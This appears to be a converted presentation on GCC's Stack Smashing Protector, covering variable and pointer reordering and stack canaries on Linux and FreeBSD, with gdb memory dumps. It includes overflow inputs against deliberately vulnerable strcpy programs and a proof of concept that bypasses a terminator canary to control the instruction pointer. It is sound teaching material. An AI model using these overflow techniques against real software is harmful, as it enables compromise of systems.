



# Stack Smashing Protector

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```
/*
 * -----
 * "THE BEER-WARE LICENSE" (Revision 42):
 * <rootbsd@r00ted.com> wrote this file. As long as you retain this notice you
 * can do whatever you want with this stuff. If we meet some day, and you think
 * this stuff worth it, you can buy me a beer in return Paul Rascagneres.
 * -----
 */
```



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## 1. Introduction

- GCC extension
- To protect from stack smashing attacks
- IBM
- Developed since 2005

The protection is realized by :

- local variables reordering
- copying the pointers in function before local variable
- canary insertion



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## 2. Local variables reordering

Example of code :

```
void check_password(char *pass)
{
    int good=0;
    char password[10];

    strcpy(password, pass);
    if (!strcmp(password, "passw0rd"))
        good=1;
    if ( good == 1 )
        printf("Password OK\n");
    else
        printf("Password KO\n");
}
int main(int argc, char **argv)
{
    if (argc != 2)
        return(1);
    check_password(argv[1]);
}
```



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## 2. Local variables reordering

### Compilation without SSP :

```
$ gcc -g code1.c -o code1
```

```
$ gdb ./code1
```

```
(gdb) break 10
```

```
Breakpoint 1 at 0x8048423: file code1.c, line 10.
```

```
(gdb) run AAAAAA
```

```
Starting program: /root/pres/code1 AAAAAA
```

```
Breakpoint 1, check_password (pass=0xbffffeab "AAAAAA") at code1.c:10
```

```
10      if (!strcmp(password, "passw0rd"))
```

```
(gdb) x/x &good
```

```
0xbffffce4:      0x00000000
```

```
(gdb) x/x password
```

```
0xbffffcda:      0x41414141
```

```
(gdb) x/12x $esp
```

```
0xbffffcd0:      0xbffffcda      0xbffffeab      0x4141fe9a      0x41414141
```

```
0xbffffce0:      0xb7f9da00      0x00000000      0xbffffd08      0x0804849f
```

```
0xbffffcf0:      0xbffffeab      0x08049688      0xbffffd18      0xbffffd20
```

**Green** : password variable and **Red** : good variable



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### Variable smashing :

```
$ gdb ./code1
(gdb) break 10
Breakpoint 1 at 0x8048423: file code1.c, line 10.
(gdb) run AAAAAAAAAA$(perl -e 'print "\x01"')
Starting program: /root/pres/code1 AAAAAAAAAA$(perl -e 'print "\x01"')

Breakpoint 1, check_password (pass=0xbffffeab "AAAAAAAAAA\x01") at code1.c:10
10      if (!strcmp(password,"passw0rd"))
(gdb) x/x &good
0xbffffce4:      0x00000001
(gdb) x/x password
0xbffffcda:      0x41414141
(gdb) x/12x $esp
0xbffffcd0:      0xbffffcda      0xbffffeab      0x4141fe9a      0x41414141
0xbffffce0:      0x41414141      0x00000001      0xbffffd08      0x0804849f
0xbffffcf0:      0xbffffeab      0x08049688      0xbffffd18      0xbffffd20
```

**Green** : password variable and **Red** : good variable



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## 2. Local variables reordering

Variable smashing :

- we can overwrite the variable and bypass the test

```
$ ./code1 AAAAAA  
Password KO  
$ ./code1 passw0rd  
Password OK  
$ ./code1 AAAAAAAAAA$(perl -e 'print "\x01"')  
Password OK
```



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## 2. Local variables reordering

### Compilation with SSP :

```
$ gcc -g -fstack-protector-all code1.c -o code1-ssp
```

```
$ gdb ./code1-ssp
```

```
(gdb) break 10
```

```
Breakpoint 1 at 0x8048423: file code1.c, line 10.
```

```
(gdb) run AAAAAA
```

```
Starting program: /root/pres/code1-ssp AAAAAA
```

```
Breakpoint 1, check_password (pass=0xbffffeab "AAAAAA") at code1.c:10
```

```
10          if (!strcmp(password, "passw0rd"))
```

```
(gdb) x/x &good
```

```
0xbffffcc4:      0x00000000
```

```
(gdb) x/x password
```

```
0xbffffcca:      0x41414141
```

```
(gdb) x/24x $esp
```

0xbffffca0:	0xbffffcca	0xbffffea7	0x00000000	0x00000000
0xbffffcb0:	0x00000000	0xbffffea7	0x00000000	0x00000000
0xbffffcc0:	0x00000000	0x00000000	0x41410000	0x41414141
0xbffffcd0:	0x00000000	0xff0a0000	0xbffffd08	0x0804852f
0xbffffce0:	0xbffffea7	0x08049728	0xbffffcf8	0xbffffda4
0xbffffcf0:	0x00000002	0x08049728	0xbffffd18	0x08048579

**Green** : password variable and **Red** : good variable





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## 2. Local variables reordering

With the SSP :

- we cannot overwrite the variable and bypass the test
- All buffers are above local variable in the stack

```
$ ./code1-ssp AAAAAA  
Password K0  
$ ./code1-ssp passw0rd  
Password OK  
$ ./code1-ssp AAAAAAAAAA$(perl -e 'print "\x01"')  
Password K0
```



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## 3. Pointers reordering

Example of code :

```
void function(char *one, char *two)
{
    char buff[8];
    strcpy(buff, one);
}
int main(int argc, char * argv[])
{
    function(argv[1], "BBBBBBB");
    return 0;
}
```



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## 3. Pointers reordering

### Compilation without SSP - 1/2:

```
$ gcc -g code2.c -o code2
```

```
(gdb) run AAAAAAA
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: /root/pres/code2 AAAAAAA
```

```
Breakpoint 1, function (one=0xbffffeaa "AAAAAAA", two=0x80484c0 "BBBBBBB")
    at code2.c:5
```

```
6          }
```

```
(gdb) x/24x $esp
```

0xbffffcd0:	0x00000000	0x00000000	0xbffffe99	0xb7eefde
0xbffffce0:	0x41414141	0x00414141	0xbffffd08	0x080483e7
0xbffffcf0:	0xbffffeaa	0x080484c0	0xbffffd18	0x08048429
0xbffffd00:	0xb7ff2250	0xbffffd20	0xbffffd78	0xb7e98455
0xbffffd10:	0x08048410	0x080482f0	0xbffffd78	0xb7e98455
0xbffffd20:	0x00000002	0xbffffda4	0xbffffdb0	0xb7fe2b38

Green one pointer, Red two pointer and Blue buff variable



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## 3. Pointers reordering

### Compilation without SSP - 2/2:

```
$ gcc -g code2.c -o code2
```

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: /root/pres/code2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Breakpoint 1, function (one=0xbffffea "Ax39", two=0x80484c0 "BBBBBB")
    at code2.c:5
```

```
6      }
```

```
(gdb) x/24x $esp
```

0xbffffcd0:	0x00000000	0x00000000	0xbffffe99	0xb7eefde
0xbffffce0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffcf0:	0x41414141	0x41414141	0xbffffd18	0x08048429
0xbffffd00:	0xb7ff2250	0xbffffd20	0xbffffd78	0xb7e98455
0xbffffd10:	0x08048410	0x080482f0	0xbffffd78	0xb7e98455
0xbffffd20:	0x00000002	0xbffffda4	0xbffffdb0	0xb7fe2b38

Green one pointer, Red two pointer and Blue buff variable



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## 3. Pointers reordering

Pointers smashing :

- we can overwrite pointers
- we can arbitrary put our own pointers



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## 3. Pointers reordering

### Compilation with SSP :

```
$ gcc -g -fstack-protector-all code2.c -o code2-ssp
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

```
Starting program: /root/pres/code2-ssp AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Breakpoint 1, function (one=0xbffffe86 "Ax39", two=0x8048560 "BBBBBB")
  at code2.c:5
```

```
6          }
(gdb) x/24x $esp
0xbffffc90:    0xbffffcac    0xbffffe86    0x00000000    0x00000000
0xbffffca0:    0x08048560    0xbffffe86    0x00000000    0x41414141
0xbffffcb0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcc0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcd0:    0x00414141    0x08049654    0xbffffcf8    0x080484c9
0xbffffce0:    0xff0a0000    0xbffffd00    0xbffffd58    0xb7e98455
```

Green one pointer, Red two pointer and Blue buff variable



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## 3. Pointers reordering

With the SSP :

- we cannot overwrite pointers
- argument pointers are below variables




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## 4. Canary

### 4.1. What is it? How does it work?

- canary is between local variable and saved EBP
- if the canary is corrupted : the binary is brutally stopped







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## 4. Canary

### 4.1. What is it? How does it work?

3 kinds of canary :

- random
- terminator (0xff0a0000)
- null (0x00000000)



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## 4. Canary

### 4.1. What is it? How does it work?

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
    int i;
    char p[10];
    strcpy(p, arg);
    printf("Canary = 0x");
    for(i=13;i>9;i--)
        printf("%02x", (unsigned char)*(p+i));
    printf("\n");
}
int main(int argc, char **argv)
{
    if(argc>1)
        fun(argv[1]);
    return 0;
}
```



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## 4. Canary

### 4.1. What is it? How does it work?

Get the canary :

```
$ cat get_canary.c
$ gcc -g -fstack-protector-all get_canary.c -o get_canary
$ ./get_canary AAAAAAAAAA
Canary = 0xff0a0000
```

Canary in terminator mode

```
(gdb) run AAAAAAA
Starting program: /root/pres/get_canary AAAAAAA
Breakpoint 1, fun (arg=0xbffffea5 "AAAAAAA") at get_canary.c:8
8      printf("Canary = 0x");
```

```
(gdb) x/24x $esp
0xbffffc90:      0xbffffcba      0xbffffea5      0x00000000      0x00000000
0xbffffca0:      0x00000000      0xbffffea5      0x00000000      0x00000000
0xbffffcb0:      0x00000000      0x00000000      0x41410000      0x41414141
0xbffffcc0:      0x00000041      0xff0a0000      0xbffffcf8      0x08048526
0xbffffcd0:      0xbffffea5      0x08049710      0xbffffce8      0xbffffd94
0xbffffce0:      0x00000002      0x08049710      0xbffffd08      0x08048579
```

**Green** variable b, **Red** canary, **Blue** saved EBP and **Pink** saved EIP



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## 4. Canary

### 4.1. What is it? How does it work?

What's happen if the canary is overwritten :

```
(gdb) run AAAAAAAAAAAAAA
```

```
Starting program: /root/pres/get_canary AAAAAAAAAAAAAAAAAAAAAA
```

```
Breakpoint 1, fun (arg=0xbffffe9f 'A' <repeats 21 times>) at get_canary.c:8
8      printf("Canary = 0x");
```

```
(gdb) x/24x $esp
```

0xbffffc90:	0xbffffcba	0xbffffe9f	0x00000000	0x00000000
0xbffffca0:	0x00000000	0xbffffe9f	0x00000000	0x00000000
0xbffffcb0:	0x00000000	0x00000000	0x41410000	0x41414141
0xbffffcc0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffffcd0:	0xbffffe9f	0x08049710	0xbffffce8	0xbffffd94
0xbffffce0:	0x00000002	0x08049710	0xbffffd08	0x08048579

```
(gdb) cont
```

```
Continuing.
```

```
Canary = 0x00414141
```

```
*** stack smashing detected ***: /root/pres/get_canary terminated
```

**Green** variable b, **Red** canary, **Blue** saved EBP and **Pink** saved EIP



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## 4. Canary

### 4.1. What is it? How does it work?

- If the canary is overwritten or corrupted the binary is brutally stopped
- binary doesn't jump to the saved EIP
- stack smashing exploitation failed

```
$ ./get_canary AAAAAAAAAAAAAAAAAAAAAAAAAA  
Canary = 0x41414141  
*** stack smashing detected ***: ./get_canary terminated
```

FreeBSD canary type is random :

```
$ ./get_canary AAAA  
Canary = 0x8fb1bb41  
$ ./get_canary AAAA  
Canary = 0xa4c64939  
$ ./get_canary AAAA  
Canary = 0x035ea454
```



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## 4. Canary

### 4.1. What is it? How does it work?

How to know if SSP is active on a binary ?

```
$ readelf -s ./get_canary | grep stack
  6: 00000000      32 FUNC      GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4
(3)
 74: 00000000      32 FUNC      GLOBAL DEFAULT  UND __stack_chk_fail@@GLIBC_2
$ objdump -s ./get_canary | grep stack
804824c 5f5f7374 61636b5f 63686b5f 6661696c  __stack_chk_fail
```



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### 4.2. Linux integration

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
    int i;
    char p[10];
    strcpy(p, arg);
    printf("Canary = 0x");
    for(i=13; i>9; i--)
        printf("%02x", (unsigned char)*(p+i));
    printf("\n");
}
int main(int argc, char **argv)
{
    if(argc>1)
        fun(argv[1]);
    return 0;
}
```



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### 4.2. Linux integration

What are the differences between SSP and no-SSP compilations :

```
$ gcc -fstack-protector-all -g get_canary.c -o get_canary
$ ./get_canary AAA
Canary = 0x97c593e9
$ ./get_canary AAA
Canary = 0x8562009f
```

### Random canary

```
$ gcc -fstack-protector-all -g get_canary.c -S
$ mv get_canary.s get_canary.SSP.s
$ gcc -g get_canary.c -S
$ diff get_canary.c get_canary.SSP.s
>      movl    44(%esp), %edx
>      xorl   %gs:20, %edx
>      je     .L9
>      call   __stack_chk_fail
```





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### 4.2. Linux integration

What does this ASM code mean ?

It compares the canary value with register %GS at offset 0x14.  
If it is not the same it executes : `__stack_chk_fail`

This function stop the binary execution.



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## 4. Canary

### 4.2. Linux integration

Code to validate the previous slide :

```
typedef unsigned long can_t;
#define can_fmt "%01x"
#define get_canary(can) \
asm volatile("mov %%gs:(0x14), %0" : "=r" (can));
int fun(char *arg)
{ int i, char p[10];
  strcpy(p, arg);
  printf("Canary = 0x");
  for(i=13; i>9; i--)
    printf("%02x", (unsigned char)*(p+i));
  printf("\n"); }
int main(int argc, char **argv)
{ can_t can;
  get_canary(can);
  printf("Register GS at offset 0x14 : " can_fmt "\n", can);
  if(argc>1)
    fun(argv[1]);
  return 0; }
```



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### 4.2. Linux integration

Test :

```
$ gcc -fstack-protector-all -g get_canary2.c -o get_canary2
$ ./get_canary2 AA
Register GS at offset 0x14 : 305f1b54
Canary = 0x305f1b54
$ ./get_canary2 AA
Register GS at offset 0x14 : d9b5db15
Canary = 0xd9b5db15
```

It works...

... but, how is the register set !?! Nothing in the binary !?!



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### 4.2. Linux integration

The register is set by the kernel :

```
$ grep '%gs' arch/x86/include/asm/stackprotector.h  
asm volatile ("mov %0, %%gs" : : "r" (0));
```

How to overwrite register GS and put our own canary ?



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## 4. Canary

### 4.2. Linux integration

```
#define set() \  
asm volatile("mov %0, %%gs:(0x14)" :: "r" (0x41414141));  
  
int fun(char *arg)  
{  
    int i;  
    char p[10];  
    strcpy(p, arg);  
    printf("Canary = 0x");  
    for(i=13;i>9;i--)  
        printf("%02x", (unsigned char)*(p+i));  
    printf("\n");  
}  
int main(int argc, char **argv)  
{  
    if(argc>1)  
    { set();  
      fun(argv[1]); }  
    return 0;  
}
```



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## 4. Canary

### 4.2. Linux integration

```
$ ./set_canary AAA
Canary = 0x41414141
*** stack smashing detected ***: ./set_canary terminated
$ ctf:~/pres# ./set_canary AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Canary = 0x41414141
Segmentation fault
```

We made our own canary.



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## 4. Canary

### 4.2. Linux integration

Summary :

- kernel sets register GS at offset 0x14
- binary saves it between variable and saved EBP
- binary runs
- binary compares the canary and the register
- binary stops its execution if values are not the same

Why random canary or terminator canary on Linux ??

- it depends on glibc compilation
- terminator by default
- random if compiled with `-enable-stackguard-randomization`



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### 4.2. FreeBSD integration

Get the canary (x86 only):

```
$ cat get_canary.c
int fun(char *arg)
{
    int i;
    char p[10];
    strcpy(p, arg);
    printf("Canary = 0x");
    for(i=13; i>9; i--)
        printf("%02x", (unsigned char)*(p+i));
    printf("\n");
}
int main(int argc, char **argv)
{
    if(argc>1)
        fun(argv[1]);
    return 0;
}
```





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### 4.3. FreeBSD integration

Canary is generated by `__guard_setup()`

```
/usr/src/contrib/gcclibs/libssp/ssp.c  
=> static void __attribute__((constructor)) __guard_setup (void);
```

The function creates a static variable with the canary inside



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### 4.3. FreeBSD integration

The canary is in the .bss section :

```
$ readelf -a ./get_canary | grep bss
  [22] .bss          NOBITS          080497f8 0007f8 000028 00  WA  0   0   8
.bss address : 0x08497F8
(gdb) break 13
Breakpoint 1 at 0x8048573: file get_canary.c, line 13.
(gdb) run AAAA
Starting program: get_canary AAAA
Canary = 0xae0ea9fd
Breakpoint 1, fun (arg=0xbfbfea4e "AAAA") at get_canary.c:13
13      }
(gdb) x/10x 0x080497f8
0x80497f8 <__stack_chk_guard@@FBSD_1.0>: 0xae0ea9fd 0xbbbffd5 0xdab8440a
0x349ec6b5
0x8049808 <__stack_chk_guard@@FBSD_1.0+16>: 0x6a82af9f 0xcf2be5cc 0x0d069c6e
0x75ca1bf4
0x8049818 <completed.4782>:          0x00000000          0xbfbfe86c
```

How to set our own canary in .bss section ?



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### 4.3. FreeBSD integration

```
$ cat set_canary.c
int fun(char *arg)
{
    int i;
    char p[10];
    strcpy(p, arg);
    printf("Canary = 0x");
    for(i=13;i>9;i--)
        printf("%02x", (unsigned char)*(p+i));
    printf("\n");
}
int main(int argc, char **argv)
{
    memcpy( (char *) (0x080497f8), "AAAA" , 5);
    if(argc>1)
        fun(argv[1]);
    return 0;
}
```



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### 4.3. FreeBSD integration

```
$ ./set_canary AAAA  
Canary = 0x41414141  
Abort trap: 6 (core dumped)
```

```
$ ./set_canary AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Canary = 0x41414141  
Segmentation fault: 11 (core dumped)
```

Our canary is placed between local variable and the saved EBP



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## 4. Canary

### 4.3. FreeBSD integration

#### Summary :

- `__guard_setup()` initializes canary in `.bss` section
- binary saves it between variable and saved EBP
- binary runs
- binary compares the canary and the static variable (`.bss`)
- binary stops its execution if values are not the same



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## 4. Exploitation with “Terminator” mode

Code for the poc :

```
int funk(char *one, char *two, char *three)
{
    char var_one[8];
    char var_two[8];
    char var_three[8];
    strcpy(var_one, one);
    strcpy(var_two, two);
    strcpy(var_three, three);
    return(0);
}
int main(int argc, char *argv[])
{
    if (argc <4)
    {
        printf("Usage: one two three\n"); exit(1);
    }
    funk(argv[1], argv[2], argv[3]);
}
$ gcc -g -fstack-protector-all poc.c -o poc
```



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## 4. Exploitation with “Terminator” mode

```
(gdb) b 14
```

```
(gdb) run `perl -e 'print "AAAAAAA"'\` "BBBBBBB" "CCCCCC"
```

```
Starting program: ./poc `perl -e 'print "AAAAAAA"'\` "BBBBBBB" "CCCCCC"
```

```
Breakpoint 1, funk (one=0xbfe86abc "AAAAAAA", two=0xbfe86ac5 "BBBBBBB",  
three=0xbfe86ace "CCCCCC") at a.c:14
```

```
14 return(0);
```

```
(gdb) x/32xw $esp
```

```
0xbfe859a0: 0xbfe859bc 0xbfe86ace 0x00000000 0xbfe86ace  
0xbfe859b0: 0xbfe86ac5 0xbfe86abc 0x00000000 0x43434343  
0xbfe859c0: 0x00434343 0x42424242 0x00424242 0x41414141  
0xbfe859d0: 0x00414141 0xff0a0000 0xbfe85a08 0x0804853b  
0xbfe859e0: 0xbfe86abc 0xbfe86ac5 0xbfe86ace 0x08048334  
0xbfe859f0: 0xb7f56ff4 0x08049714 0xbfe85a20 0x08048579  
0xbfe85a00: 0xbfe85a20 0xb7f56ff4 0xbfe85a78 0xb7e16455  
0xbfe85a10: 0x08048560 0x080483b0 0xbfe85a78 0xb7e16455
```

Blue three variable, Green two , Red one and Pink the canary



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## 4. Exploitation with “Terminator” mode

### Overflow test :

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa BBBBBBBBBBBBBBBB CCCCCCCCCCCCCC
Starting program: ./poc AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa BBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCC
```

```
Breakpoint 1, funk (one=0xbf91ca96 'A' <repeats 33 times>, "a",
two=0xbf91cab9 'B' <repeats 13 times>, three=0xbf91cac7 'C' <repeats 15
times>) at a.c:14
```

```
14 return(0);
```

```
(gdb) x/32xw $esp
```

```
0xbfe859a0: 0xbfe859bc 0xbfe86ace 0x00000000 0xbfe86ace
0xbfe859b0: 0xbfe86ac5 0xbfe86abc 0x00000000 0x43434343
0xbfe859c0: 0x43434343 0x42424200 0x42424242 0x41414141
0xbfe859d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfe859e0: 0x41414141 0x41414141 0xbfe86ace 0x08048334
0xbfe859f0: 0xb7f56ff4 0x08049714 0xbfe85a20 0x08048579
0xbfe85a00: 0xbfe85a20 0xb7f56ff4 0xbfe85a78 0xb7e16455
0xbfe85a10: 0x08048560 0x080483b0 0xbfe85a78 0xb7e16455
```

```
(gdb) cont
```

```
Continuing.
```

```
*** stack smashing detected ***: ./poc terminated
```

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Fix the canary :

```
(gdb) run "`perl -e 'print "AAAAAAAA" . "\x00\x00\x0a\xff" .
"AAAAAAAAAAAAAA" ` "BBBBBBBB" "CCCCCCC"
```

```
Starting program: ./poc "`perl -e 'print "AAAAAAAA" . "\x00\x00\x0a\xff" .
"AAAAAAAAAAAAAA" ` "BBBBBBBB" "CCCCCCC"
```

```
Breakpoint 1, funk (one=0xbfe9faad "AAAAAAAA\n", 'A' <repeats 13 times>,
two=0xbfe9fac5 "BBBBBBBB", three=0xbfe9face "CCCCCCC") at a.c:14
14 return(0);
```

```
(gdb) x/32xw $esp
```

```
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x43434343
0xbfe9d8f0: 0x00434343 0x42424242 0x00424242 0x41414141
0xbfe9d900: 0x00414141 0xff0a0000 0xbfe85a08 0x0804853b
0xbfe9d910: 0xbfe86abc 0xbfe9fac5 0xbfe9face 0x08048334
0xbfe9d920: 0xb7f10ff4 0x08049714 0xbfe9d950 0x08048579
0xbfe9d930: 0xbfe9d950 0xb7f10ff4 0xbfe9d9a8 0xb7dd0455
0xbfe9d940: 0x08048560 0x080483b0 0xbfe9d9a8 0xb7dd0455
```

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The saved ESP is not overwritten by 0x41414141 !!!! WTF !?!



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- the canary value is not fortuity choice...
- strcpy() stop at first \x00 and canary is not overwritten
- How to bypass it ? With imagination !!!



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## 4. Exploitation with “Terminator” mode

Fix the canary (the good way) :

```
(gdb) run "`perl -e 'print "AAAAAAAAAA" . "\x0a\xff" . "AAAAAAAAAAAAAAAA"'`"
"BBBBBBBBBBBBBBBBBB" "CCCCCCCCCCCCCCCCCCCC"
Starting program: ./poc "`perl -e 'print "AAAAAAAAAA" . "\x0a\xff" .
"AAAAAAAAAAAAAAAA"'`" "BBBBBBBBBBBBBBBBBB" "CCCCCCCCCCCCCCCCCCCC"
Breakpoint 1, funk (one=0xbf9afa92 "AAAAAAAAAA\nÿ", 'A' <repeats 13 times>,
two=0xbf9afaac 'B' <repeats 17 times>, three=0xbf9afabe 'C' <repeats 24
times>) at a.c:14
14 return(0);
(gdb) x/32xw $esp
0xbf9ade60: 0xbf9ade7c 0xbf9afabe 0x00000000 0xbf9afabe
0xbf9ade70: 0xbf9afaac 0xbf9afa92 0x00000000 0x43434343
0xbf9ade80: 0x43434343 0x43434343 0x43434343 0x43434343
0xbf9ade90: 0x43434343 0xff0a0000 0x41414141 0x41414141
0xbf9adea0: 0x41414141 0xbf9a0041 0xbf9afabe 0x08048334
0xbf9adeb0: 0xb7f9bff4 0x08049714 0xbf9adee0 0x08048579
0xbf9adec0: 0xbf9adee0 0xb7f9bff4 0xbf9adf38 0xb7e5b455
(gdb) cont
Continuing. Program received signal SIGSEGV,
Segmentation fault. 0x41414141 in ?? ()
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```



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Step by step first strcpy():

(gdb) x/32xw \$esp

```
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x00000000
0xbfe9d8f0: 0x00000000 0x00000000 0x00000000 0x41414141
0xbfe9d900: 0x41414141 0xff0a4141 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

Second strcpy() :

(gdb) x/32xw \$esp

```
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x00000000
0xbfe9d8f0: 0x00000000 0x42424242 0x42424242 0x42424242
0xbfe9d900: 0x42424242 0xff0a0042 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

Last strcpy() :

(gdb) x/32xw \$esp

```
0xbfe9d8d0: 0xbfe9d8ec 0xbfe9face 0x00000000 0xbfe9face
0xbfe9d8e0: 0xbfe9fac5 0xbfe9faad 0x00000000 0x43434343
0xbfe9d8f0: 0x43434343 0x43434343 0x43434343 0x43434343
0xbfe9d900: 0x43434343 0xff0a0000 0x41414141 0x41414141
0xbfe9d910: 0x41414141 0xbfe90041 0xbfe9face 0x08048334
```

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This POC shows that it is possible to overwrite a canary in terminator mode in a specific configuration (and some little tricks ;-)



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## 5. Conclusion & questions

Greeting :

Thanks to W4kfu for his help : <http://w4kfu.com>